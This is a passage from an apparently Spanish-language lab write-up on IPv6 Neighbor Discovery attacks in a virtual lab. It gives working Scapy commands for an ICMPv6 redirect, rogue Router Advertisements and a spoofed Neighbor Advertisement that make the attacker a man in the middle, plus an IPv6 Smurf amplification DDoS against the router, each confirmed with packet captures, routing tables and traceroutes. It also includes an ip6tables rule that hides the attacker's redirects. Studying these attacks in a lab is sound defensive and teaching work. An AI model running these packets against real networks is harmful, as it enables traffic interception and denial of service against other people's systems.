fe80::20c:29ff:fe5c:4b4f dev ens33 lladdr 00:0c:29:5c:4b:4f STALE
fe80::20c:29ff:fe42:c87b dev ens33 lladdr 00:0c:29:42:c8:7b router REACHABLE
```

Realizamos un ping6 desde HOST al ROUTER y analizamos los mensajes Echo Request y Echo Reply, mientras son procesados en el HOST y en el ATACANTE.

Paquetes Wireshark en HOST

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::20c:29ff:fe5c:4b4f	fe80::20c:29ff:fe05:51a6	ICMPv6	86	Neighbor Solicitation for fe80::20c:29ff:fe05:51a6 from 00:0c:29:5c:4b:4f
2	0.000063569	fe80::20c:29ff:fe05:51a6	fe80::20c:29ff:fe5c:4b4f	ICMPv6	78	Neighbor Advertisement fe80::20c:29ff:fe05:51a6 (sol)
3	10.974652123	fc00::2	fc00::1	ICMPv6	118	Echo (ping) request id=0x05fe, seq=1, hop limit=64 (reply in 5)
4	10.975346386	fe80::20c:29ff:fe5c:4b4f	fc00::2	ICMPv6	214	Redirect is at 00:0c:29:42:c8:7b
5	10.975908935	fc00::1	fc00::2	ICMPv6	118	Echo (ping) reply id=0x05fe, seq=1, hop limit=64 (request in 3)

Paquete Wireshark nro. 3

```
▷ Frame 3: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface 0
▷ Ethernet II, Src: Vmware_05:51:a6 (00:0c:29:05:51:a6), Dst: Vmware_5c:4b:4f (00:0c:29:5c:4b:4f)
▷ Internet Protocol Version 6, Src: fc00::2, Dst: fc00::1
◢ Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0x8c99 [correct]
    [Checksum Status: Good]
    Identifier: 0x05fe
    Sequence: 1
    [Response In: 5]
  ◢ Data (56 bytes)
      Data: 5f6f925800000000424d0200000000001011121314151617...
      [Length: 56]
```

Se observa que se ha suplantado la dirección destino de la capa de enlace de datos del ROUTER por la dirección del ATACANTE (00:0c:29:5c:4b:4f).

Paquete Wireshark nro. 4

```
▷ Frame 4: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface 0
▷ Ethernet II, Src: Vmware_5c:4b:4f (00:0c:29:5c:4b:4f), Dst: Vmware_05:51:a6 (00:0c:29:05:51:a6)
▷ Internet Protocol Version 6, Src: fe80::20c:29ff:fe5c:4b4f, Dst: fc00::2
◢ Internet Control Message Protocol v6
    Type: Redirect (137)
    Code: 0
    Checksum: 0x730d [correct]
    [Checksum Status: Good]
    Reserved: 00000000
    Target Address: fc00::1
    Destination Address: fc00::1
  ◢ ICMPv6 Option (Target link-layer address : 00:0c:29:42:c8:7b)
      Type: Target link-layer address (2)
      Length: 1 (8 bytes)
      Link-layer address: Vmware_42:c8:7b (00:0c:29:42:c8:7b)
  ◢ ICMPv6 Option (Redirected header)
      Type: Redirected header (4)
      Length: 14 (112 bytes)
      Reserved
      Redirected Packet
    ▷ Internet Protocol Version 6, Src: fc00::2, Dst: fc00::1
    ◢ Internet Control Message Protocol v6
        Type: Echo (ping) request (128)
        Code: 0
        Checksum: 0x8c99 [unverified] [in ICMP error packet]
        [Checksum Status: Unverified]
        Identifier: 0x05fe
        Sequence: 1
      ◢ Data (56 bytes)
          Data: 5f6f925800000000424d0200000000001011121314151617...
          [Length: 56]
```

Si se analiza el tráfico posterior, se observará que el ATACANTE envía a HOST un paquete ICMPv6 del tipo Redirect indicando que existe un mejor primer salto para el paquete en el segmento local. El campo Target Address contiene la dirección de enlace de datos (00:0c:29:42:c8:7b) del mejor salto para la dirección IPv6 destino (fc00::1).

Paquete nro. 5

```
▷ Frame 5: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface 0
▷ Ethernet II, Src: Vmware_42:c8:7b (00:0c:29:42:c8:7b), Dst: Vmware_05:51:a6 (00:0c:29:05:51:a6)
▷ Internet Protocol Version 6, Src: fc00::1, Dst: fc00::2
◢ Internet Control Message Protocol v6
    Type: Echo (ping) reply (129)
    Code: 0
    Checksum: 0x8b99 [correct]
    [Checksum Status: Good]
    Identifier: 0x05fe
    Sequence: 1
    [Response To: 3]
    [Response Time: 1.257 ms]
  ◢ Data (56 bytes)
      Data: 5f6f925800000000424d020000000000101112131415161 7...
      [Length: 56]
```

Se observa la respuesta del Router (echo reply) de manera directa hacia el HOST, como se mencionó en el diagrama del ataque.

Paquetes Wireshark en ATACANTE

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fc00::2	fc00::1	ICMPv6	118	Echo (ping) request id=0x05fe, seq=1, hop limit=64 (no response found!)
2	0.000044559	fe80::20c:29ff:fe5c:4b4f	fc00::2	ICMPv6	214	Redirect is at 00:0c:29:42:c8:7b
3	0.000147835	fc00::2	fc00::1	ICMPv6	118	Echo (ping) request id=0x05fe, seq=1, hop limit=63 (no response found!)

Paquete nro. 1

```
▷ Frame 1: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface 0
▷ Ethernet II, Src: Vmware_05:51:a6 (00:0c:29:05:51:a6), Dst: Vmware_5c:4b:4f (00:0c:29:5c:4b:4f)
▷ Internet Protocol Version 6, Src: fc00::2, Dst: fc00::1
◢ Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0x8c99 [correct]
    [Checksum Status: Good]
    Identifier: 0x05fe
    Sequence: 1
  ◢ [No response seen]
    ◢ [Expert Info (Warning/Sequence): No response seen to ICMPv6 request in frame 1]
        [No response seen to ICMPv6 request in frame 1]
        [Severity level: Warning]
        [Group: Sequence]
  ◢ Data (56 bytes)
      Data: 5f6f925800000000424d020000000000101112131415161 7...
      [Length: 56]
```

Se observa cómo el ATACANTE recibe el paquete (paquete nro. 3 analizado en HOST), suplantando la identidad de ROUTER.

Paquete nro. 2

```
▷ Frame 2: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface 0
▷ Ethernet II, Src: Vmware_5c:4b:4f (00:0c:29:5c:4b:4f), Dst: Vmware_05:51:a6 (00:0c:29:05:51:a6)
▷ Internet Protocol Version 6, Src: fe80::20c:29ff:fe5c:4b4f, Dst: fc00::2
◢ Internet Control Message Protocol v6
    Type: Redirect (137)
    Code: 0
    Checksum: 0x730d [correct]
    [Checksum Status: Good]
    Reserved: 00000000
    Target Address: fc00::1
    Destination Address: fc00::1
  ◢ ICMPv6 Option (Target link-layer address : 00:0c:29:42:c8:7b)
      Type: Target link-layer address (2)
      Length: 1 (8 bytes)
      Link-layer address: Vmware_42:c8:7b (00:0c:29:42:c8:7b)
  ◢ ICMPv6 Option (Redirected header)
      Type: Redirected header (4)
      Length: 14 (112 bytes)
      Reserved
      Redirected Packet
    ▷ Internet Protocol Version 6, Src: fc00::2, Dst: fc00::1
    ◢ Internet Control Message Protocol v6
        Type: Echo (ping) request (128)
        Code: 0
        Checksum: 0x8c99 [unverified] [in ICMP error packet]
        [Checksum Status: Unverified]
        Identifier: 0x05fe
        Sequence: 1
      ◢ Data (56 bytes)
          Data: 5f6f925800000000424d020000000000101112131415161 7...
          [Length: 56]
```

Se observa que el ATACANTE envía el paquete ICMPv6 del tipo Redirect explicado anteriormente. Se debe bloquear este tipo de mensajes durante un ataque para evitar proporcionar información válida sobre la red IPv6.

Configuración	ATACANTE
IPTABLES	ip6tables -A OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP ip6tables-save > /etc/network/iptables.rules
/etc/network/interfaces	iface ens33 inet6 static pre-up ip6tables-restore < /etc/network/iptables.rules

A continuación vamos a realizar un traceroute desde HOST a ROUTER, observando como el tráfico pasa por el ATACANTE.

```
root@host:~# traceroute6  fc00::1
traceroute to fc00::1 (fc00::1) from fc00::2, 30 hops max, 24 byte packets
 1  fc00::9 (fc00::9)  0.964 ms  0.672 ms  0.638 ms
 2  fc00::1 (fc00::1)  0.997 ms  0.976 ms  0.97 ms
```

Atacando la comunicación HOST <=> ROUTER

- **Objetivo del ataque:** HOST establecerá como su default router para el prefijo 2001:abcd:abcd:aaaa::/64 al ATACANTE; es decir que el tráfico con destino fuera del segmento local pasará por el ATACANTE antes de llegar al verdadero default gateway (ROUTER).


☐ **Malicious Last Hop Router**


- El ATACANTE enviará un primer mensaje del tipo RA a todos los host del segmento con el objetivo de eliminar el default gateway actual, adquirido anteriormente por un mensaje del mismo tipo enviado desde ROUTER.

- El ATACANTE enviará un segundo mensaje del tipo RA a todos los host del segmento con el objetivo de ser el nuevo default gateway para cualquier prefijo IPv6 global.


- El ATACANTE establecerá el flag L (on-link) en cero para las opciones de prefijo. Con esto buscará evitar que HOST hable con ROUTER usando la capa de enlace de datos (segmento local) al intentar resolver el prefijo 2001:abcd:abcd:aaaa::/64.

Diagrama del ataque





A continuación se detalla el armado de ambos paquetes ICMPv6 del tipo RA (ATACANTE a HOST):



Vamos a utilizar la herramienta SCAPY para armar los paquetes ICMPv6 del tipo RA, los cuales serán enviado a HOST para realizar el ataque.

	ATACANTE - RA 1

	>>> a=(IPv6(dst='ff02::1',src='fe80::20c:29ff:fe42:c87b'))
	>>> b=ICMPv6ND_RA(routerlifetime=0)
	>>> c=(ICMPv6NDOptSrcLLAddr(lladdr='00:0c:2942:c8:7b'))

SCAPY	>>> d=ICMPv6NDOptMTU()
	>>> (a/b/c/d).display()
	
	###[IPv6]###
	version= 6
	tc= 0
	fl= 0
	plen= None
	nh= ICMPv6
	hlim= 255
	src= fe80::20c:29ff:fe42:c87b
	dst= ff02::1
	###[ICMPv6 Neighbor Discovery - Router Advertisement]###
	type= Router Advertisement
	code= 0
	cksum= None
	chlim= 0
	M= 0
	O= 0
	H= 0
	prf= High
	P= 0
	res= 0
	routerlifetime= 0
	reachabletime= 0
	retranstimer= 0
	###[ICMPv6 Neighbor Discovery Option - Source Link-Layer Address]###
	type= 1
	len= 1
	lladdr= 00:0c:29:42:c8:7b
	###[ICMPv6 Neighbor Discovery Option - MTU]###
	type= 5
	len= 1
	res= 0x0
	mtu= 1280
	
	>>> send(a/b/c/d,loop=1,inter=1)

	ATACANTE - RA 2

	>>> a=(IPv6(dst='ff02::1', src= 'fe80::20c:29ff:fe5c:4b4f'))
	>>> b=ICMPv6ND_RA()
	>>> c=(ICMPv6NDOptSrcLLAddr(lladdr='00:0c:295c:4b:4f'))
	>>> d=ICMPv6NDOptMTU()
	>>> e=ICMPv6NDOptPrefixInfo(prefixlen=64, L=0,
	prefix='2001:abcd:abcd:aaaa::')
	>>> f=ICMPv6NDOptRouteInfo(prefix='2001:abcd:abcd:aaaa::',prf=1)
	>>> (a/b/c/d/e/f).display()
	
	###[IPv6]###
	version= 6

SCAPY	tc= 0 fl= 0 plen= None nh= ICMPv6 hlim= 255 src= fe80::20c:29ff:fe5c:4b4f dst= ff02::1 ###[ICMPv6 Neighbor Discovery - Router Advertisement]### type= Router Advertisement code= 0 cksum= None chlim= 0 M= 0 O= 0 H= 0 prf= High P= 0 res= 0 routerlifetime= 1800 reachabletime= 0 retranstimer= 0 ###[ICMPv6 Neighbor Discovery Option - Source Link-Layer Address]### type= 1 len= 1 lladdr= 00:0c:29:5c:4b:4f ###[ICMPv6 Neighbor Discovery Option - MTU]### type= 5 len= 1 res= 0x0 mtu= 1280 ###[ICMPv6 Neighbor Discovery Option - Prefix Information]### type= 3 len= 4 prefixlen= 64 L= 0 A= 1 R= 0 res1= 0 validlifetime= 0xffffffffL preferredlifetime= 0xffffffffL res2= 0x0 prefix= 2001:abcd:abcd:aaaa:: ###[ICMPv6 Neighbor Discovery Option - Route Information Option]### type= 24 len= None plen= None res1= 0 prf= 1 res2= 0 rtlifetime= 4294967295 prefix= 2001:abcd:abcd:aaaa:: >>> send(a/b/c/d/e/f,loop=1,inter=1)

El ATACANTE debe tener habilitado el IPv6 forwarding para poder enrutar los paquetes recibidos hacia ROUTER.

Archivo de configuración	ATACANTE
/etc/sysctl.conf	net.ipv6.conf.all.forwarding = 1
/etc/network/interfaces	iface ens33 inet6 static gateway fc00::1

Tabla de enrutamiento IPv6 de HOST antes del ataque

```
root@host:~# ip -6 r s
2001:abcd:abcd:aaaa::/64 dev ens33  proto kernel  metric 256  expires 86319sec pref medium
fc00::/64 dev ens33  proto kernel  metric 256  pref medium
fe80::/64 dev ens33  proto kernel  metric 256  pref medium
default via fe80::20c:29ff:fe42:c87b dev ens33  proto ra  metric 1024  expires 1719sec hoplimit 64 pref medium
```

Observamos la tabla de enrutamiento IPv6 luego de realizar el ataque:

- Se ha eliminado la ruta por defecto que HOST tenía hacia ROUTER (RA envío 1).

```
root@host:~# ip -6 r s
2001:abcd:abcd:aaaa::/64 dev ens33  proto kernel  metric 256  expires 86214sec mtu 1280 pref medium
fc00::/64 dev ens33  proto kernel  metric 256  mtu 1280 pref medium
fe80::/64 dev ens33  proto kernel  metric 256  mtu 1280 pref medium
```

- Se ha agregado la ruta por defecto al ATACANTE (RA envío 2).

```
root@host:~# ip -6 r s
2001:abcd:abcd:aaaa::/64 dev ens33  proto kernel  metric 256  expires 86138sec mtu 1280 pref medium
fc00::/64 dev ens33  proto kernel  metric 256  mtu 1280 pref medium
fe80::/64 dev ens33  proto kernel  metric 256  mtu 1280 pref medium
default via fe80::20c:29ff:fe5c:4b4f dev ens33  proto ra  metric 1024  pref high
```

Paquete Wireshark RA 1 recibido en HOST

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::20c:29ff:fe42:c87b	ff02::1	ICMPv6	86	Router Advertisement from 00:0c:29:42:c8:7b
2	1.009340956	fe80::20c:29ff:fe42:c87b	ff02::1	ICMPv6	86	Router Advertisement from 00:0c:29:42:c8:7b

```
▷ Frame 1: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
▷ Ethernet II, Src: Vmware_5c:4b:4f (00:0c:29:5c:4b:4f), Dst: IPv6mcast_01 (33:33:00:00:00:01)
◢ Internet Protocol Version 6, Src: fe80::20c:29ff:fe42:c87b, Dst: ff02::1
    0110 .... = Version: 6
  ▷ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 0000 0000 0000 0000 0000 = Flow label: 0x00000
    Payload length: 32
    Next header: ICMPv6 (58)
    Hop limit: 255
    Source: fe80::20c:29ff:fe42:c87b
    [Source SA MAC: Vmware_42:c8:7b (00:0c:29:42:c8:7b)]
    Destination: ff02::1
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
◢ Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0x8c82 [correct]
    [Checksum Status: Good]
    Cur hop limit: 0
  ◢ Flags: 0x08
      0... .... = Managed address configuration: Not set
      .0.. .... = Other configuration: Not set
      ..0. .... = Home Agent: Not set
      ...0 1... = Prf (Default Router Preference): High (1)
      .... .0.. = Proxy: Not set
      .... ..0. = Reserved: 0
    Router lifetime (s): 0
    Reachable time (ms): 0
    Retrans timer (ms): 0
  ◢ ICMPv6 Option (Source link-layer address : 00:0c:29:42:c8:7b)
      Type: Source link-layer address (1)
      Length: 1 (8 bytes)
      Link-layer address: Vmware_42:c8:7b (00:0c:29:42:c8:7b)
  ▷ ICMPv6 Option (MTU : 1280)
```

Paquete Wireshark RA 2 recibido en HOST

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::20c:29ff:fe5c:4b4f	ff02::1	ICMPv6	142	Router Advertisement from 00:0c:29:5c:4b:4f
2	1.011622178	fe80::20c:29ff:fe5c:4b4f	ff02::1	ICMPv6	142	Router Advertisement from 00:0c:29:5c:4b:4f
3	2.023664895	fe80::20c:29ff:fe5c:4b4f	ff02::1	ICMPv6	142	Router Advertisement from 00:0c:29:5c:4b:4f
4	3.034733825	fe80::20c:29ff:fe5c:4b4f	ff02::1	ICMPv6	142	Router Advertisement from 00:0c:29:5c:4b:4f
5	4.045157595	fe80::20c:29ff:fe5c:4b4f	ff02::1	ICMPv6	142	Router Advertisement from 00:0c:29:5c:4b:4f
6	5.056342977	fe80::20c:29ff:fe5c:4b4f	ff02::1	ICMPv6	142	Router Advertisement from 00:0c:29:5c:4b:4f
7	6.068325985	fe80::20c:29ff:fe5c:4b4f	ff02::1	ICMPv6	142	Router Advertisement from 00:0c:29:5c:4b:4f

```
▷ Frame 1: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface 0
▷ Ethernet II, Src: Vmware_5c:4b:4f (00:0c:29:5c:4b:4f), Dst: IPv6mcast_01 (33:33:00:00:00:01)
▷ Internet Protocol Version 6, Src: fe80::20c:29ff:fe5c:4b4f, Dst: ff02::1
◢ Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0xdf89 [correct]
    [Checksum Status: Good]
    Cur hop limit: 0
  ▷ Flags: 0x08
    Router lifetime (s): 1800
    Reachable time (ms): 0
    Retrans timer (ms): 0
  ◢ ICMPv6 Option (Source link-layer address : 00:0c:29:5c:4b:4f)
      Type: Source link-layer address (1)
      Length: 1 (8 bytes)
      Link-layer address: Vmware_5c:4b:4f (00:0c:29:5c:4b:4f)
  ▷ ICMPv6 Option (MTU : 1280)
  ◢ ICMPv6 Option (Prefix information : 2001:abcd:abcd:aaaa::/64)
      Type: Prefix information (3)
      Length: 4 (32 bytes)
      Prefix Length: 64
    ▷ Flag: 0x40
      Valid Lifetime: 4294967295 (Infinity)
      Preferred Lifetime: 4294967295 (Infinity)
      Reserved
      Prefix: 2001:abcd:abcd:aaaa::
  ◢ ICMPv6 Option (Route Information : High 2001:abcd:abcd:aaaa::/0)
      Type: Route Information (24)
      Length: 3 (24 bytes)
      Prefix Length: 0
    ▷ Flag: 0x08
      Route Lifetime: 4294967295 (Infinity)
      Prefix: 2001:abcd:abcd:aaaa::
```

A continuación vamos a realizar un traceroute desde HOST a WEB SERVER, observando como el tráfico pasa por el ATACANTE, tanto como para el prefijo 2001:abcd:abcd::/64 como para cualquier otro destino global (por ejemplo 3001:abcd:abcd:aaaa::2) .

```
root@host:~# traceroute6  2001:abcd:abcd:aaaa::2
traceroute to 2001:abcd:abcd:aaaa::2 (2001:abcd:abcd:aaaa::2) from fc00::2, 30 hops max, 24 byte packets
 1  fc00::9 (fc00::9)  2.133 ms  1.412 ms  0.445 ms
 2  fc00::1 (fc00::1)  0.6 ms  0.526 ms  0.553 ms
 3  2001:abcd:abcd:aaaa::2 (2001:abcd:abcd:aaaa::2)  5.399 ms  1.488 ms  1.221 ms
```

```
root@host:~# traceroute6  3001:abcd:abcd:aaaa::2
traceroute to 3001:abcd:abcd:aaaa::2 (3001:abcd:abcd:aaaa::2) from fc00::2, 30 hops max, 24 byte packets
 1  fc00::9 (fc00::9)  1.04 ms  0.734 ms  0.482 ms
 2  fc00::1 (fc00::1)  0.949 ms !N  0.849 ms !N  0.781 ms !N
```

En el escenario propuesto, ROUTER estará enviando constantemente RA para el prefijo 2001:abcd:abcd:aaaa::/64 con el flag L=1. Por lo tanto HOST podría en algún momento intentar resolver el envío de dicho tráfico al gateway en el segmento local mediante el uso del NDC.

Dada esta situación particular, el ATACANTE podría generar un mensaje del tipo NA, garantizándose que en todos los casos el tráfico para el segmento 2001:abcd:abcd:aaaa::/64 pase por él; además de ser el default gateway para todos los prefijos globales.

	ATACANTE - NA

SCAPY	>>> a=IPv6(src='2001:abcd:abcd:aaaa::2',dst='fc00::2')
	>>> b=ICMPv6ND_NA(tgt='2001:abcd:abcd:aaaa:2',S=1,O=1,R=0)
	>>> c=ICMPv6NDOptDstLLAddr(lladdr='00:0c:295c:4b:4f')
	>>> (a/b/c).display()
	
	###[IPv6]###
	version= 6
	tc= 0
	fl= 0
	plen= None
	nh= ICMPv6
	hlim= 255
	src= 2001:abcd:abcd:aaaa::2
	dst= fc00::2
	###[ICMPv6 Neighbor Discovery - Neighbor Advertisement]###
	type= Neighbor Advertisement
	code= 0
	cksum= None
	R= 0
	S= 1
	O= 1
	res= 0x0
	tgt= 2001:abcd:abcd:aaaa::2
	###[ICMPv6 Neighbor Discovery Option - Destination Link-Layer Address]###
	type= 2
	len= 1
	lladdr= 00:0c:29:5c:4b:4f
	
	>>>send(a/b/c,loop=1,inter=1)

Atacando transversales a la comunicación del NDP


- **Objetivo del ataque:** ROUTER será afectado con un ataque de Denegación de Servicio Distribuido (DDoS), siendo inundado con tráfico de red cuyo objetivo es que el host no pueda ser accedido. Este método se define como un ataque de amplificación de tráfico ya que permite a un ATACANTE con pocos recursos producir un mayor volumen de tráfico, proporcional a la cantidad de hosts presentes en el segmento.

- **Ataque Smurf**


➢ El ATACANTE enviará un paquete ICMPv6 del tipo Echo Request a todos los hosts del segmento local (FF02::1) con la dirección IPv6 origen del ROUTER (fc00::1).

➢ Todos los hosts del segmento local responderán dicho mensaje con un mensaje ICMPv6 del tipo Echo Reply a ROUTER.

Diagrama del ataque



A continuación se detalla el armado del paquete ICMPv6 del tipo Echo Request (ATACANTE a todos los hosts del segmento):



Vamos a utilizar la herramienta SCAPY para armar los paquetes ICMPv6 del tipo Echo Request, los cuales serán enviado a todos los hosts del segmento para realizar el ataque.

	ATACANTE

SCAPY	>>> a=(IPv6(dst='ff02::1',src='fc00::1'))
	>>> payload = "ataque smurf"
	>>> b=ICMPv6EchoRequest(data=payload*6)
	>>> (a/b).display()
	
	###[IPv6]###
	version= 6
	tc= 0
	fl= 0
	plen= None
	nh= ICMPv6
	hlim= 64
	src= fc00::1
	dst= ff02::1
	###[ICMPv6 Echo Request]###
	type= Echo Request
	code= 0
	cksum= None
	id= 0x0
	seq= 0x0
	data= 'ataque smurfataque smurfataque smurfataque smurfataque smurfataque smurf'
	
	>>>send(a/b,loop=1,inter=1)

Paquete Wireshark emitido en ATACANTE

No.	Time	Source	Destination	Protocol	Length	Info
7	81.190703610	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
8	82.196159449	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
9	83.203495816	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
10	84.209626611	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
11	85.216914869	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
12	86.223915819	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
13	87.231627712	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
14	88.239376719	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
15	89.246158010	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
16	90.253093864	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
17	91.259821820	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
18	92.267386657	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
19	93.273254584	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
20	94.280233152	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
21	95.287862913	fc00::1	ff02::1	ICMPv6	1502	Echo (ping) request id=0x0000, seq=0, hop limit=64 (multicast)
